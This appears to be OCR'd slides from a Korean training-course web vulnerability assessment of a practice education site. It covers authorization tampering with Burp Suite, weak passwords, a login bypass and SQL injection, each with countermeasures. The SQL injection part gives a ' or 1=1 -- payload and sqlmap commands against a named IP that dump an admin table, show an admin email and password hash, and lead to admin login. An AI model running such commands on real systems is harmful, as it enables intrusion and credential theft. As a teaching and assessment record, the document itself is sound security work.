한국정보보호 홈페이지 취약점 진단

A Table of Contents.

Part 1,

수행 배경 및 목적

Part 1,

수행 배경

Performance Background

대상

민간 교육기관 홈페이지

수행 개요

침해사고 예방을 위한 위험관리 전략 수립

목적

교육관리시스템(웹) 취약점 진단 및
개선 방안 제시

Part 1,

수행 목적

Object

웹 취약점 진단

1. 체크리스트 및 최신 동향을 반영한 취약점 반응 확인
2. 홈페이지의 각 항목별 점검방법 적용 후 반응 확인
3. 식별된 취약점을 이용한 위험성 확인
4. 위험성 확인 후 위험성 개선방안 분석

식별된 취약점을 이용한 위험성 확인


1. 취약한 반응을 응용 후 DB정보 탈취
2. DB정보를 이용하여 관리자페이지 접근 가능 유무 파악

식별된 위험성에 대한 개선방안

1. 웹 페이지 취약점 반응이 일어나는 위치의 코드를 분석
2. 취약점이 나타나지 않도록 코드 변경

Part 2,

수행 일정 및 업무 담당



Part 2,

수행 일정


Schedule

날짜	일정
10월 25일	보고서 작성 및 수행계획서작성
10월 26일	프로젝트 , 체크리스트 자료 조사
10월 26일~30일	취약점 분석 및 위협 정의, 위협 개선
10월 31일	최종 결과 보고서 작성

Part 2,

각 수행원 담당업무


Assigned Task




Part 3,

절차

분석 절차



보고서 작성 절차




Part 4,

취약점 및 대응방안

취약점 및 대응방안

Simulated hacking and Countermeasures

공격 대상



공격대상:http://61.39.155.24:50019/kisec/main/

클라이언트 웹 기반 시스템

취약점 및 대응방안


Simulated hacking and Countermeasures


사용된 도구 및 공격할 때 쓰인 시스템

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인가





1. 계정(admin1, admin2)를 2개 만든다. 계정 1으로 로그인하여 회원 정보 수정에 들어가서 비밀번호 재설정

취약점 및 대응방안

Simulated hacking and Countermeasures


불충분한 인가

2. Burp suite로 킨 상태에서 정보수정을 눌러 계정 admin1 → admin2@kisec.com으로 변경 → 계정2 로그인 확인
*기존 admin1의 비번이 바뀌어야했지만 burp suite로 인해 admin2 계정의 비번이 바뀌게 됨

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인가 대응 방안



1. 서버 사이드 스크립트 검증 절차를 통해 변조 되는 것을 막음

2. 인증 / 권한에 대해 신원을 확인하고 권한을 부여하고 사용자가 접근할 수 있는 리소스를 적절히 제한

3. 보안 패치 및 업데이트를 통해서 서버 측 스크립트를 실행하는 환경이 최신상태인지 확인 또는 유지


침입탐지시스템

4. 서버 동작을 모니터링을 하고 이상징후 탐지하는 시스템을 구축


취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인증



불충분한 인증



1. 로그인을 하고나서 중요 정보(개인정보 변경) 페이지 접근
2. 추가적인 인증(2차인증)이 없거나 인증이 필요한 곳에 인증이 없는지 확인

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인증 대응 방안

1. 세션 타임아웃을 설정하여 비활성 상태인 경우 자동으로 로그아웃


2. 로그를 통해 사용자 활동을 모니터링하고, 이상한 동작을 탐지

3. 시스템 및 라이브러리에 대한 보안 업데이트를 수행하고, 취약점에 대한 대응을 강화

취약점 및 대응방안

Simulated hacking and Countermeasures

약한 문자열 강도




회원 정보 수정에서 현재 비밀번호를 변경할 때 '1234' 또는 '0000' 같은 예측이 쉬운 문자열로 비밀번호 변경 가능

Part 4,

취약점 및 대응방안

Simulated hacking and Countermeasures

약한 문자열 강도 대응방안



1. 복잡한 비밀번호를 요구하고, 최소한의 길이와 다양한 문자를 포함하도록 정책을 수립


2. 비밀번호 변경 주기를 설정하여 정기적으로 변경할 수 있게 정책을 수립

3. 이전에 사용했던 비밀번호를 재사용할 수 없도록 정책을 수립

취약점 및 대응방안

Simulated hacking and Countermeasures

버퍼 오버플로우



ID와 PW를 입력하는 부분에 회원가입된 ID와 PW이 아니라 대량의 문자열을 입력했을 때 로그인이 되는 현상 발견

취약점 및 대응방안

Simulated hacking and Countermeasures

버퍼 오버플로우 대응방안

1. 웹서버 웹 애플리케이션 서버 버전을 안전성이 검증된 최신 버전으로 패치


2. 전달되는 파라미터 값을 필요한 크기만큼만 받을 수 있도록 변경 및 입력 값 범위를 초과한 경우 반환하지 않도록 설정

3. 동적 메모리 할당을 위해 크기를 사용하는 경우 그 값이 음수가 아닌지 검사하여 버퍼 오버플로우를 예방하는 형태로 소스 코드 변경

취약점 및 대응방안

Simulated hacking and Countermeasures

SQL injection



1. 커뮤니티페이지에 있는 모든 검색창에 ' or 1=1 --을 입력
2. 출력 값 SQL Error를 반환
3. 입력 값 확인 GET 방식을 이용하여 값을 보냄
4. SQLMAP 도구에서 URL을 이용하여 데이터베이스 목록, 테이블 목록, 테이블 덤프를 실행

취약점 및 대응방안

Simulated hacking and Countermeasures

SQL injection

```
C:₩Users₩user₩OneDrive₩바탕 화면₩sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=domain" -dbs
```

```
available databases [3]:
[*] information_schema
[*] sukisec
[*] test
```

1. DB 정보값 추출

```
C:₩Users₩user₩OneDrive₩바탕 화면₩sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=admin" -D sukisec --tables
```

2. 타겟 DB sukisec에 테이블 추출

```
Database: sukisec
[108 tables]
+---------------------------------+
| member                          |
| account_payment                 |
| add_info                        |
| admin_mem                       |
| alert_msg                       |
| b_after                         |
| b_album                         |
| b_consult                       |
| b_lab                           |
| b_notice                        |
| banner                          |
| board                           |
| board_club                      |
| board_comment                   |
```

```
| edu_vendor                      |
| edu_vendor_div                  |
| eng_zip                         |
| exam_attend                     |
| exam_date                       |
| exam_subject                    |
| find_log                        |
| good                            |
| hm_admin_tb                     |
| hm_agreement_tb                 |
| hm_certificate_tb               |
| hm_config_tb                    |
| hm_coupon_list_tb               |
| hm_coupon_reg_tb                |
```

SQLMAP 도구를 활용하여 관리자 ID와 PW 정보 확인

취약점 및 대응방안

Lorem Ipsum is simply dummy text of the printing and typesetting industry

SQL injection

3. 타겟 hm_admin_tb안에 컬럼 추출

```
Database: sukisec
Table: hm_admin_tb
[14 columns]
+--------------+---------------+
| Column       | Type          |
+--------------+---------------+
| admin_cmt    | text          |
| admin_email  | varchar(250)  |
| admin_grade  | varchar(20)   |
| admin_hit    | int(11)       |
| admin_id     | varchar(20)   |
| admin_mobile | varchar(20)   |
| admin_name   | varchar(50)   |
| admin_pass   | varchar(100)  |
| admin_phone  | varchar(20)   |
| admin_status | enum('Y','N') |
| admin_type   | tinyint(1)    |
| idx          | int(9)        |
| last_date    | datetime      |
| reg_date     | datetime      |
+--------------+---------------+
```

4. 내부 데이터 추출

```
C:₩Users₩user₩OneDrive₩바탕 화면₩sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=admin" -D sukisec -T hm_admin_tb -C "admin_cmt,admin_email,admin_id,admin_pass" --dump
```


```
Table: hm_admin_tb
[1 entry]
+-----------+-----------------+-----------+----------------------------------+
| admin_cmt | admin_email     | admin_id  | admin_pass                       |
+-----------+-----------------+-----------+----------------------------------+
| <blank>   | admin@kisec.com | kisecadmin | 8d3843f1d6269a40bc4ad4ca0290fb95 |
+-----------+-----------------+-----------+----------------------------------+
```

취약점 및 대응방안


Simulated hacking and Countermeasures

SQL injection

5. 추출된 데이터값 MD5해시로 복호화



6. 관리자 페이지 접속




취약점 및 대응방안

Simulated hacking and Countermeasures

SQL injection 대응 방안

1. 사용자 입력을 검증하여 유효한 값인지 확인

2. 에러 메시지가 SQL 오류 내용을 포함하지 않도록 설정

